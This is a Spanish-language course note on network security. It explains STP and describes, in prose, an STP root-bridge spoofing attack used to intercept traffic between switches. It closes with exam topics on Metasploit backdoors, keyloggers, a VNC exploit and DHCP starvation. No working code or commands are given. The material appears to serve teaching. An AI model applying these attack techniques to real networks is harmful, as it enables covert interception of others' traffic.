
En el ejercicio anterior hemos utilizado un protocolo de la capa de aplicación para construir un mensaje DHCP, por lo tanto vemos que es posible encapsular paqueteria asociada a servicios de red. Pero hay que saber que existen protocolos que van asociados a dispositivos de red y otro hardware que puede aportar valor añadido a la red. En este apartado estudiaremos un protocolo asociado a los switches por lo tanto tiene que ver con la infraestructura de red en concreto el protocolo STP.

STP es un protocolo de gestión de dispositivos de capa 2 (switches o switches inteligentes) la función básica de STP es la de identificar dispositivos del mismo tipo en la red y prevenir bucles de conexión como el siguiente ejemplo:



El funcionamiento de este protocolo a grandes rasgos sería el siguiente: Cuando un switch se conecta a la red envía BPDU (Bridge Protocol Data Unit) enviando información sobre el switch en ese momento los otros switches también envían sus BPDU por lo tanto todos los switches del broadcast quedan identificados y como conocen sus vecinos se puede crear una topología virtual, después de que se han realizado las comunicaciones STP uno de los switches toma el rol de “root” ya que su prioridad es más alta.

Si el root determina que hay un bucle entre los switches tomará la decisión de cortar uno de los enlaces. De esa forma se corrige el problema de la redundancia entre las tablas MAC.



El ataque STP consiste en que un hacker se conecta físicamente a un enlace entre switches quedando un infraestructura como en la imagen superior. El hacker en este momento ya está preparado para forjar paqueteria de tipo BPDU e identificarse a la red como un switch también se asigna un valor de priority alto para asumir el rol de “root”.

Cuando se otorga como “root” podrá tomar la decisión de cortar un enlace legítimo en ese momento todas las comunicaciones que había entre los switches se enviaran al hacker y este podrá reenviarlas al otro extremo. Este ataque permitirá que el hacker controle y supervise el tráfico de la empresa y que sea totalmente transparente para los usuarios.

**Entra Examen**

1. Backdoor de linux, Diagrama de Funcionamiento

Backdoor de linux, explicación de:

* Como crear el ejecutable con carga.
* Explicar reverse\_TCP y meterpreter ( exploit)
* Creación del script de escucha que tiene el hacker con el metasploit.
* Cómo perpetuar el ataque en el cliente.
* Que es un keylogger y como perpetuarlo con este ataque.
* Por qué este ataque es peligroso utilizando un firewall simple.

2. Explicar cómo funciona el exploit de VNC contra Windows XP SP2

3. Que es scapy, para que sirve, que puede hacer? (Ejemplos)

4. Explicar el ataque DHCP starvation, cómo funciona y Diagrama

5. Explicar el ataque STP mandler, como funciona, teoría del ataque y Diagrama